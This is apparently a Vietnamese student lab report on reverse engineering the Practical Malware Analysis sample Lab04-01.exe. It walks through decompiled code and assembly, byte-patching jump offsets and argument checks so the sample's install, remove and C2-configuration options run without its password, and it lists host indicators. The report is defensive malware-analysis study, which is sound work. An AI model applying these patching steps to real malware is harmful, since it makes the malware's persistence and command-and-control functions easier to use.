
Name	Description	Status	Startup Type	Log On As
Lab04-01 Manager Service			Automatic	Local System
GameInput Service	Enables key...		Manual (Trig...	Local Syste...
Geolocation Service	This service ...	Running	Manual (Trig...	Local Syste...
GraphicsPerfSvc	Graphics pe...		Manual (Trig...	Local Syste...
Group Policy Client	The service i...	Running	Automatic (T...	Local Syste...
Human Interface Device Ser...	Activates an...		Manual (Trig...	Local Syste...
HV Host Service	Provides an ...		Manual (Trig...	Local Syste...
Hyper-V Data Exchange Ser...	Provides a ...		Manual (Trig...	Local Syste...
Hyper-V Guest Service Inter...	Provides an ...		Manual (Trig...	Local Syste...
Hyper-V Guest Shutdown S...	Provides a ...		Manual (Trig...	Local Syste...
Hyper-V Heartbeat Service	Monitors th...		Manual (Trig...	Local Syste...
Hyper-V PowerShell Direct ...	Provides a ...		Manual (Trig...	Local Syste...
Hyper-V Remote Desktop Vi...	Provides a p...		Manual (Trig...	Local Syste...
Hyper-V Time Synchronizati...	Synchronize...		Manual (Trig...	Local Service
Hyper-V Volume Shadow C...	Coordinates...		Manual (Trig...	Local Syste...
IKE and AuthIP IPsec Keying...	The IKEEXT ...		Manual (Trig...	Local Syste...
Internet Connection Sharin...	Provides ne...		Manual (Trig...	Local Syste...
IP Helper	Provides tu...	Running	Automatic	Local Syste...
IP Translation Configuration...	Configures ...		Manual (Trig...	Local Syste...
IPsec Policy Agent	Internet Pro...		Manual (Trig...	Network S...
KtmRm for Distributed Tran...	Coordinates...		Manual (Trig...	Network S...
Language Experience Service	Provides inf...		Manual	Local Syste...
Link-Layer Topology Discov...	Creates a N...		Manual	Local Service
Local Profile Assistant Service	This service ...		Manual (Trig...	Local Service
Local Session Manager	Core Windo...	Running	Automatic	Local Syste...
McpManagementService	<Failed to R...		Manual	Local Syste...
MessagingService_1bb87e	Service sup...		Manual (Trig...	Local Syste...
Microsoft (R) Diagnostics H...	Diagnostics ...		Manual	Local Syste...
Microsoft Account Sign-in ...	Enables use...	Running	Manual (Trig...	Local Syste...
Microsoft App-V Client	Manages A...		Disabled	Local Syste...
Microsoft Cloud Identity Se...	Supports int...		Manual	Network S...
Microsoft Defender Antiviru...	Helps guard...	Running	Manual	Local Service
Microsoft Defender Antiviru...	Helps prote...	Running	Automatic	Local Syste...

Dấu hiệu 2: Xuất hiện một chương trình lạ trong thư mục System

Lab 3 – Kỹ thuật Phân tích động nâng cao



Dấu hiệu 3: Có một registry key mới HKLM\SOFTWARE\Microsoft \XPS



10.2 Network-based signature (dấu hiệu nhận biết trên mạng) (nếu có)

Liệt kê tất cả các dấu hiệu tìm được

(1.10.2) Sau khi sử dụng Wireshark và giám sát khi chạy chương trình sau khi đã cài đặt qua -in, Wireshark không bắt được gói tin nào từ chương trình.

2. Phân tích động nâng cao – Yêu cầu optional

Phân tích động nâng cao – Yêu cầu optional

I. Người phân tích:

Nhóm phân tích: Nhóm 7

Lab 3 – Kỹ thuật Phân tích động nâng cao

Thành viên: Hà Minh Quân - 22521177, Từ Chí Kiên - 22520713

II. Mục tiêu: Phân tích và điều chỉnh file Lab04-01.exe để loại bỏ yêu cầu nhập password khi thực thi các chức năng với các option của file.

III. Phương pháp thực hiện

Sinh viên trình bày chi tiết phương pháp thực hiện và các hình ảnh đính kèm

Để có thể bỏ mật khẩu check thì phải làm 2 điều:

- Loại bỏ phần check mật khẩu
- Giảm argument của tất cả các option xuống 1

```

v10 = (int)argv[argc - 1];
if ( !password_abcd(v10) )
    selfdestruct();
if ( !_mbscmp((const unsigned __int8 *)argv[1], &in) )
{
    if ( !_mbscmp((const unsigned __int8 *)argv[1], &re) )
    {
        if ( !_mbscmp((const unsigned __int8 *)argv[1], &c) )
        {
            if ( !_mbscmp((const unsigned __int8 *)argv[1], &c) )
                selfdestruct();
            if ( argc != 3 )
                selfdestruct();
            if ( !get_key_info(&v5, 1024, &v6, 1024, &v4, 1024, &v7) )
                print_key((int)aKSHSPSPeS, (int)&v5);
        }
        else
        {
            if ( argc != 7 )
                selfdestruct();
            c2_commune(argv[2], argv[3], argv[4], argv[5]);
        }
    }
    else if ( argc == 3 )
    {
        if ( get_file_name(&v8) )
            return -1;
    }
}

```

Ở trong code assembly, ở hàm main nếu có hơn 1 argument thì sẽ nhảy đến loc_402B1D

```

.text:00402AF0      push     ebp
.text:00402AF1      mov      ebp, esp
.text:00402AF3      mov      eax, 182Ch
.text:00402AF8      call     __alloca_probe
.text:00402AFD      cmp      [ebp+argc], 1
.text:00402B01      jnz      short loc_402B1D
.text:00402B03      call     checkXML
.text:00402B08      test     eax, eax
.text:00402B0A      jz        short loc_402B13
.text:00402B0C      call     C2_MainLoop
.text:00402B11      jmp      short loc_402B18

```

loc_402B1D địa chỉ chạy phần code kiểm tra password

```


.text:00402B1D ; -----
.text:00402B1D      loc_402B1D:
.text:00402B1D      mov      eax, [ebp+argc] ; CODE XREF: _main+11fj
.text:00402B20      mov      ecx, [ebp+argv]
.text:00402B23      mov      edx, [ecx+eax*4-4]
.text:00402B27      mov      [ebp+var_4], edx
.text:00402B2A      mov      eax, [ebp+var_4]
.text:00402B2D      push     eax
.text:00402B2E      call     password_abcd
.text:00402B33      add      esp, 4
.text:00402B36      test     eax, eax
.text:00402B38      jnz      short loc_402B3F
.text:00402B3A      call     selfdestruct
.text:00402B3F      -----

```


loc_402B3F địa chỉ chạy các option nếu đúng password

Như vậy nếu thay địa chỉ loc_402B1D bằng loc_402B3F thì sẽ bỏ qua phần password

Sử dụng patch program để thay byte




Khi patch sẽ có chuỗi sau



Ý nghĩa của chuỗi

75 1A = jnz short 0x402B1D ; Jump Not Zero (if ZF=0)
 E8 F8 E4 FF FF = call 0x401006 ; call checkXML
 85 C0 = test eax, eax ; Check return value
 74 07 = jz short 0x402B13 ; Jump if Zero (if checkXML failed)
 E8 4F F8 FF FF = call 0x402360 ; call C2_MainLoop

Như vậy, 1A ở đây là offset từ địa chỉ của câu lệnh đến địa chỉ của phần kiểm tra mật khẩu. Vậy để có thể thay địa chỉ bằng cách tính $(402B1D - 1A) + x = 402B3F \Rightarrow x = 3C$



Khi tạo lại mã giả, password sẽ không còn.

```

2{
3 char v4; // [sp+10h] [bp-181Ch]@29
4 char v5; // [sp+410h] [bp-141Ch]@29
5 char v6; // [sp+810h] [bp-101Ch]@29
6 char v7; // [sp+C10h] [bp-C1Ch]@29
7 CHAR v8; // [sp+1024h] [bp-808h]@16
8 CHAR ServiceName; // [sp+1428h] [bp-404h]@7
9
10 if ( argc == 1 )
11 {
12     if ( !checkXML() )
13         selfdestruct();
14     C2_MainLoop();
15 }
16 else if ( _mbscmp((const unsigned __int8 *)argv[1], &in) )
17 {
18     if ( _mbscmp((const unsigned __int8 *)argv[1], &re) )
19     {
20         if ( _mbscmp((const unsigned __int8 *)argv[1], &c) )
21         {
22             if ( _mbscmp((const unsigned __int8 *)argv[1], &c) )
23                 selfdestruct();
24             if ( argc != 3 )
25                 selfdestruct();
26             if ( !get_key_info(&v5, 1024, &v6, 1024, &v4, 1024, &v7) )
27                 print_key((int)AKSHSPSPeS, (int)&v5);
28         }
29     }
30 }

```

Tiếp theo sẽ phải chuyển tất cả điều kiện kiểm tra số lượng argument của các option xuống 1

Option -in:

3 argument:


Tìm thấy tại vị trí bắt đầu loc_402B3F, so sánh argument ở vị trí 402B63 (cmp [ebp+argc], 3), cần thay 3 xuống 2

```

-----
.text:00402B3F loc_402B3F:                                     ; CODE XREF: _main+11↑j
.text:00402B3F                                     ; _main+48↑j
.text:00402B3F mov     ecx, [ebp+argv]
.text:00402B42 mov     edx, [ecx+4]
.text:00402B45 mov     [ebp+var_1820], edx
.text:00402B48 push    offset in      ; unsigned __int8 *
.text:00402B50 mov     eax, [ebp+var_1820]
.text:00402B56 push    eax              ; unsigned __int8 *
.text:00402B57 call    __mbscmp
.text:00402B5C add     esp, 8
.text:00402B5F test    eax, eax
.text:00402B61 jnz     short loc_402BC7
.text:00402B63 cmp     [ebp+argc], 3
.text:00402B67 jnz     short loc_402B9A
.text:00402B69 push    400h
.text:00402B6E lea     ecx, [ebp+ServiceName]
.text:00402B74 push    ecx              ; char *
.text:00402B75 call    get_file_name
.text:00402B7A add     esp, 8
.text:00402B7D test    eax, eax
.text:00402B7F jz      short loc_402B89
.text:00402B81 or      eax, 0FFFFFFFh
.text:00402B84 jmp     loc_402D78


```

Cũng sử dụng patch byte thay 03 thành 02



4 argument:

```
.text:00402B9A
.text:00402B9A loc_402B9A:          ; CODE XREF: _main+77↑j
.text:00402B9A          cmp     [ebp+argc], 4
.text:00402B9E          jnz     short loc_402BB0
.text:00402BA0          mov     eax, [ebp+argv]
.text:00402BA3          mov     ecx, [eax+8]
.text:00402BA6          mov     [ebp+lpServiceName], ecx
.text:00402BAC          mov     edx, [ebp+lpServiceName]
.text:00402BB2          push    edx          ; lpServiceName
.text:00402BB3          call    persistent
.text:00402BB8          add     esp, 4
.text:00402BBB          jmp     short loc_402BC2
```




Kết quả:

```
9  else if ( argc == 2 )
0  {
1      if ( get_file_name(&ServiceName) )
2          return -1;
3      persistent(&ServiceName);
4  }
5  else
6  {
7      if ( argc != 3 )
8          selfdestruct();
9      persistent(argv[2]);
0  }
1  return 0;
2}
```

Option -re:


3 argument:

```
.text:00402BC7
.text:00402BC7 loc_402BC7:          ; CODE XREF: _main+71↑j
.text:00402BC7          mov     eax, [ebp+argv]
.text:00402BCA          mov     ecx, [eax+4]
.text:00402BCD          mov     [ebp+var_1824], ecx
.text:00402BD3          push    offset re          ; unsigned __int8 *
.text:00402BD8          mov     edx, [ebp+var_1824]
.text:00402BDE          push    edx          ; unsigned __int8 *
.text:00402BDF          call    __mbscmp
.text:00402BE4          add     esp, 8
.text:00402BE7          test    eax, eax
.text:00402BE9          jnz     short loc_402C4F
.text:00402BEB          cmp     [ebp+argc], 3
.text:00402BEF          jnz     short loc_402C22
.text:00402BF1          push    400h
.text:00402BF6          lea     eax, [ebp+var_808]
.text:00402BFC          push    eax          ; char *
.text:00402BFD          call    get_file_name
.text:00402C02          add     esp, 8
.text:00402C05          test    eax, eax
.text:00402C07          jz      short loc_402C11
.text:00402C09          or      eax, 0FFFFFFFh
.text:00402C0C          jmp     loc_402D78
```



4 argument:

```
.text:00402C22
.text:00402C22 loc_402C22: ; CODE XREF: _main+FF↑j
.text:00402C22      cmp     [ebp+argc], 4
.text:00402C26      jnz     short loc_402C45
.text:00402C28      mov     edx, [ebp+argv]
.text:00402C2B      mov     eax, [edx+8]
.text:00402C2E      mov     [ebp+var_80C], eax
.text:00402C34      mov     ecx, [ebp+var_80C]
.text:00402C3A      push    ecx ; lpServiceName
.text:00402C3B      call    delete_service
.text:00402C40      add     esp, 4
.text:00402C43      jmp     short loc_402C4A
```




Kết quả:

```
    else if ( argc == 2 )
    {
        if ( get_file_name(&v8) )
            return -1;
        delete_service(&v8);
    }
    else
    {
        if ( argc != 3 )
            selfdestruct();
        delete_service(argv[2]);
    }
}
```

Option -c:

```
.text:00402C4F
.text:00402C4F loc_402C4F: ; CODE XREF: _main+F9↑j
.text:00402C4F      mov     edx, [ebp+argv]
.text:00402C52      mov     eax, [edx+4]
.text:00402C55      mov     [ebp+var_1828], eax
.text:00402C5B      push    offset c ; unsigned __int8 *
.text:00402C60      mov     ecx, [ebp+var_1828]
.text:00402C66      push    ecx ; unsigned __int8 *
.text:00402C67      call    __mbscmp
.text:00402C6C      add     esp, 8
.text:00402C6F      test    eax, eax
.text:00402C71      jnz     short loc_402CD9
.text:00402C73      cmp     [ebp+argc], 7
.text:00402C77      jnz     short loc_402CCF
.text:00402C79      mov     edx, [ebp+argv]
.text:00402C7C      mov     eax, [edx+8]
.text:00402C7F      mov     [ebp+var_818], eax
.text:00402C85      mov     ecx, [ebp+argv]
.text:00402C88      mov     edx, [ecx+0Ch]
.text:00402C8B      mov     [ebp+var_814], edx
```



Kết quả:

```

/
else
{
    if ( argc != 6 )
        selfdestruct();
    c2_commune(argv[2], argv[3], argv[4], argv[5]);
}


```

Option -cc:

```

.text:00402C09
.text:00402CD9 loc_402CD9: mov     edx, [ebp+argv] ; CODE XREF: _main+181fj
.text:00402CD9          mov     eax, [edx+4]
.text:00402CDC          mov     [ebp+var_182C], eax
.text:00402CDF          push   offset Cc ; "-cc"
.text:00402CE5          mov     ecx, [ebp+var_182C]
.text:00402CF0          push   ecx ; unsigned __int8 *
.text:00402CF1          call   __mbscmp
.text:00402CF6          add     esp, 8
.text:00402CF9          test    eax, eax
.text:00402CFB          jnz     short loc_402D71
.text:00402CFD          cmp     [ebp+argv], 3
.text:00402D01          jnz     short loc_402D6A
.text:00402D03          push   400h
.text:00402D08          lea     edx, [ebp+var_C1C]
.text:00402D0E          push   edx
.text:00402D0F          push   400h
.text:00402D14          lea     eax, [ebp+var_181C]
.text:00402D1A          push   eax
.text:00402D1B          push   400h
.text:00402D20          lea     ecx, [ebp+var_101C]

```



Kết quả:


```

if ( __mbscmp((const unsigned __int8 *)argv[1], &c) )
{
    if ( __mbscmp((const unsigned __int8 *)argv[1], Cc) )
        selfdestruct();
    if ( argc != 2 )
        selfdestruct();
    if ( !get_key_info(&u5, 1024, &u6, 1024, &u4, 1024, &u7) )
        print_key((int)aKSHSPSPers, (int)&u5);
}


```

Cuối cùng để áp dụng những thay đổi sử dụng Apply patches to input files trong Patch Program

Lab 3 – Kỹ thuật Phân tích động nâng cao



Check thêm Create backup, do tệp ban đầu sẽ bị chỉnh sửa, còn thông tin nguyên bản ban đầu sẽ được lưu vào tệp .bak



IV. Kết quả thực hiện

Cung cấp hình ảnh minh chứng thực thi các option của file không cần nhập password

Chạy option -cc và -in:

Đầu tiên kiểm tra -cc thấy key không tồn tại, sau đó chạy option -in rồi kiểm tra thì tìm thấy được key

```
Microsoft Windows [Version 10.0.19045.6332]
(c) Microsoft Corporation. All rights reserved.


C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -cc

C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -in

C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -cc
k:ups h:http://www.practicalmalwareanalysis.com p:80 per:60
```

Lab 3 – Kỹ thuật Phân tích động nâng cao


Kết quả sau khi chạy



Trường hợp có sử dụng tham số:

```
C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -in Nhom7
```

Kết quả sau khi chạy



Option -re:


Sau khi chạy -re thì chạy -cc sẽ không còn tìm thấy được key

```
C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -cc
k:ups h:http://www.practicalmalwareanalysis.com p:80 per:60

C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -re

C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -cc
```

Kết quả sau khi chạy



The screenshot displays three overlapping windows from a Windows operating system:

- Services (Local):** Shows a list of system services. The 'Language Experience Service' is selected, showing its description and status.
- Registry Editor:** Shows the 'Computer\HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\XPS' path. The 'Name' column shows '(Default)' and the 'Type' is 'REG_SZ'.
- Terminal Window:** Shows the execution of a command prompt. The command `C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -re Nhom7` is entered. The output shows a search for 'Nhom7' in SysWOW64, resulting in 'No items match your search'.

Trường hợp có tham số cũng có kết quả như trên

```
C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -re Nhom7
```

Option -c:

Chạy option -c để tạo riêng một registry key thì thấy được key tự đặt khi chạy -cc

```
